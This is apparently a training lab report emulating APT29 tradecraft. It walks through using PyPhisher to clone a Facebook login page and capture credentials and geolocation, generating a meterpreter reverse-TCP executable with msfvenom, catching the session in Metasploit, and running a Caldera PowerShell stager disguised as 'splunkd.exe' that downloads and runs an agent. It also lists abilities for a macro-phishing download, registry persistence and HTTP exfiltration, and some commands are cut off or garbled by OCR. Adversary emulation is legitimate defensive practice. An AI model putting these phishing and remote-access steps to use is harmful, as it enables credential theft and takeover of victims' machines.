CYART

inquiry@cyart.io

www.cyart.io

Report: Advanced Emulation Lab

Objective

Emulate APT29 phising

Deliver payloads and achieve persistence

Tool Used:


Caldera, Metasploit, Pyphisher

Kali Linux: 192.168.1.58

Windows: 192.168.1.45


Methodology

First Create phishing link using PyPhisher.



```
                              [v2.1]
                      [By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below:

─ CloudFlared ─────────────────────────────────────
 URL : https://around-introduce-taught-biz.trycloudflare.com
 MaskedURL : https://get-blue-badge-on-twitter-free@around-introduce-taught-biz.trycloudflare.com
───────────────────────────────────────────────────
─ LocalHostRun ────────────────────────────────────
 URL : https://32c535e1f1b346.lhr.life
 MaskedURL : https://get-blue-badge-on-twitter-free@32c535e1f1b346.lhr.life
───────────────────────────────────────────────────
─ Serveo ──────────────────────────────────────────
 URL : https://fb7c7c994f1e79a65f1f7dcd15b72e9b.serveo.net
 MaskedURL : https://get-blue-badge-on-twitter-free@fb7c7c994f1e79a65f1f7dcd15b72e9b.serveo.net
───────────────────────────────────────────────────

[?] Wanna try custom link? [y/N/help] : n

[+] Waiting for login info....Press Ctrl+C to exit
```

Fig 1.1 Pyphisher generating link



starting-biography-peterson-cognitive.trycloudflare.com/login.html.php

facebook

Facebook helps you connect and share with the people in your life.


Email address or phone number
Password
Log In
Forgotten password?
Create New Account

Create a Page for a celebrity, brand or business.

English (UK) বাংলা অসমীয়া हिन्दी नेपाली Bahasa Indonesia العربية 中文(简体) Bahasa Melayu Español Português (Brasil)
Sign Up Log In Messenger Facebook Lite Watch Places Games Marketplace Facebook Pay Oculus Portal Instagram Bulletin Local Fundraisers Services Voting Information Centre Groups About Create ad Create Page Developers Careers Privacy Cookies AdChoices Terms Help
Meta © 2022

Fig 1.2 Phishing Page


Now enter your details on page and credential will be hosted on capture page.




```
[√] Victim login info found!

 ─ PyPhisher Data ──────────────────────────────
  [*] Facebook Username: test@test.com
  [*] Password: test123
 ───────────────────────────────────────────────

[•] Saved in creds.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim IP found!

 ─ PyPhisher Data ──────────────────────────────
  [*] IP                   : 2001:df2:d340:2002:8549:2775:26d0:1ba8
  [*] IP Type              : IPv6
  [*] User OS              : Windows 10
  [*] User Agent           : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
  [*] Version              : 10.0;
  [*] Browser              : Chrome
  [*] Location             : Agra, India, Asia
  [*] GeoLocation(lat, lon): 27.1766701, 78.0080745
  [*] Currency             : Indian Rupee
 ───────────────────────────────────────────────

[•] Saved in ip.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim IP found!

 ─ PyPhisher Data ──────────────────────────────
  [*] IP                   : 2001:df2:d340:2002:8549:2775:26d0:1ba8
  [*] IP Type              : IPv6
  [*] User OS              : Windows 10
  [*] User Agent           : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
  [*] Version              : 10.0;
  [*] Browser              : Chrome
  [*] Location             : Agra, India, Asia
  [*] GeoLocation(lat, lon): 27.1766701, 78.0080745
  [*] Currency             : Indian Rupee
  [*] IP                   : 2001:df2:d340:2002:8549:2775:26d0:1ba8
  [*] IP Type              : IPv6
  [*] User OS              : Windows 10
  [*] User Agent           : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
  [*] Version              : 10.0;
  [*] Browser              : Chrome
  [*] Location             : Agra, India, Asia
  [*] GeoLocation(lat, lon): 27.1766701, 78.0080745
  [*] Currency             : Indian Rupee
 ───────────────────────────────────────────────

[•] Saved in ip.txt

[+] Waiting for next.....Press Ctrl+C to exit
```

Fig 1.3 Credential on hosted page

Now Open Metasploit and deliver the payload to host using meterpreter session.




```
┌──(ajay㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.58 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```



Foxit Software	09-05-2025 13:09	File folder	
Libraries	26-06-2025 14:40	File folder	
mod.io	04-03-2025 21:58	File folder	
Public Account Pictures	13-08-2025 16:41	File folder	
Public Desktop	18-08-2025 23:14	File folder	
Public Documents	28-06-2025 00:23	File folder	
Public Downloads	07-12-2019 14:44	File folder	
Public Music	07-12-2019 14:44	File folder	
Public Pictures	07-12-2019 14:44	File folder	
Public Videos	07-12-2019 14:44	File folder	
other_host_marker.txt	12-09-2025 14:45	Text Document	1 KB
payload.exe	16-09-2025 21:08	Application	73 KB
systeminfo_before.txt	12-09-2025 12:39	Text Document	10 KB
test.txt	13-08-2025 17:02	Text Document	1 KB
test_time.txt	12-09-2025 12:39	Text Document	1 KB
wazuh_test_download.txt	12-09-2025 15:07	Text Document	0 KB
wazuh_test_marker.txt	12-09-2025 15:03	Text Document	1 KB
wazuh_time_after.txt	12-09-2025 15:07	Text Document	1 KB
wazuh_time_before.txt	12-09-2025 15:03	Text Document	1 KB

Fig 1.4 Shows payload in windows machince

Now Open Metasploit and use exploit and payload enter your LPORT and LHOST.




```
msf6 > use 51
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.58
LHOST => 192.168.1.58
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.58:4444
[*] Sending stage (177734 bytes) to 192.168.1.45
[*] Meterpreter session 1 opened (192.168.1.58:4444 -> 192.168.1.45:54462) at 2025-09-16 21:11:56 +0530

meterpreter > ls
Listing: C:\Users\Public
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040555/r-xr-xr-x  0      dir   2025-08-13 16:41:09 +0530  AccountPictures
040555/r-xr-xr-x  8192   dir   2025-08-18 23:14:36 +0530  Desktop
040555/r-xr-xr-x  4096   dir   2025-06-28 00:23:17 +0530  Documents
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Downloads
040777/rwxrwxrwx  0      dir   2025-05-09 13:09:20 +0530  Foxit Software
040555/r-xr-xr-x  0      dir   2025-06-26 14:40:06 +0530  Libraries
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Music
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Pictures
040555/r-xr-xr-x  0      dir   2019-12-07 14:44:54 +0530  Videos
100666/rw-rw-rw-  174    fil   2024-04-01 12:54:04 +0530  desktop.ini
040777/rwxrwxrwx  0      dir   2025-03-04 21:58:37 +0530  mod.io
100666/rw-rw-rw-  72     fil   2025-09-12 14:45:59 +0530  other_host_marker.txt
100777/rwxrwxrwx  73802  fil   2025-09-16 21:08:06 +0530  payload.exe
100666/rw-rw-rw-  9588   fil   2025-09-12 12:39:39 +0530  systeminfo_before.txt
100666/rw-rw-rw-  24     fil   2025-08-13 17:02:27 +0530  test.txt
100666/rw-rw-rw-  70     fil   2025-09-12 12:39:49 +0530  test_time.txt
100666/rw-rw-rw-  0      fil   2025-09-12 15:07:01 +0530  wazuh_test_download.txt
100666/rw-rw-rw-  108    fil   2025-09-12 15:03:37 +0530  wazuh_test_marker.txt
100666/rw-rw-rw-  70     fil   2025-09-12 15:07:37 +0530  wazuh_time_after.txt
100666/rw-rw-rw-  70     fil   2025-09-12 15:03:19 +0530  wazuh_time_before.txt

meterpreter > 
```

Fig 1.5 Getting access opened in Metasploit

Now Install Caldera from github.

And login with red caldera and use agent sand-cat



Deploy an agent

Agent

Sandcat | Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Platform

app.contact.http: http://0.0.0.0:8888

agents.implant_name: splunkd

agent.extensions:

Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

```
$server="http://0.0.0.0:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $serv
```

Variations

Deploy as a blue-team agent instead of red

```
$server="http://0.0.0.0:8888";$url="$server/file/download";$wc=New-Object System.
```

Compile red-team agent with a comma-separated list of extensions (requires GoLang).

```
$server="http://0.0.0.0:8888";$url="$server/file/download";$wc=New-Object System.
```


Deploy as a P2P agent with known peers included in compiled agent

```
$server="http://0.0.0.0:8888";$url="$server/file/download";$wc=New-Object System.
```

Fig 1.6 Agent In caldera-red

Now copy the code for red team agent and paste on windows in powershell as admin.

Now we see that in caldera the desktop is deployed.



Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

1 alive 1 trusted 1 agent 0 dead 0 untrusted

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
vkjfbi	DESKTOP-4V2J8CB	red	windows	HTTP	18368	Elevated	alive, trusted	17/9/2025, 1:56:47 pm	×

Fig 1.7 Agent being successfully deployed on caldera

Now we got our agent let start emulation.

Install these abilities:

Download Macro-Enabled Phishing Attachment.

Create a Process using WMI Query and an Encoded Command


Winlogon HKLM Shell Key Persistence – PowerShell

Identify local users

Zip a Folder with PowerShell for Staging in Temp

Exfiltrating Hex-Encoded Data Chunks over HTTP

Now in Download Macro-Enabled Phishing Attachment to make some changes.



Platform

windows

Executor

psh

Payloads No payloads

80d0e0_T1218.011.inf
4083a3_esx_community_supported.txt
88a14d_top-128.txt
181475_credstuffuserpass.txt
elasticat.py
8545b9_pam_evil.c

Command

```
$url = 'https://192.168.1.58:8888PhishingAttachment.xlsm';
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

Timeout

60

Cleanup

```
Remove-Item $env:TEMP\PhishingAttachment.xlsm -ErrorAction Ignore
```

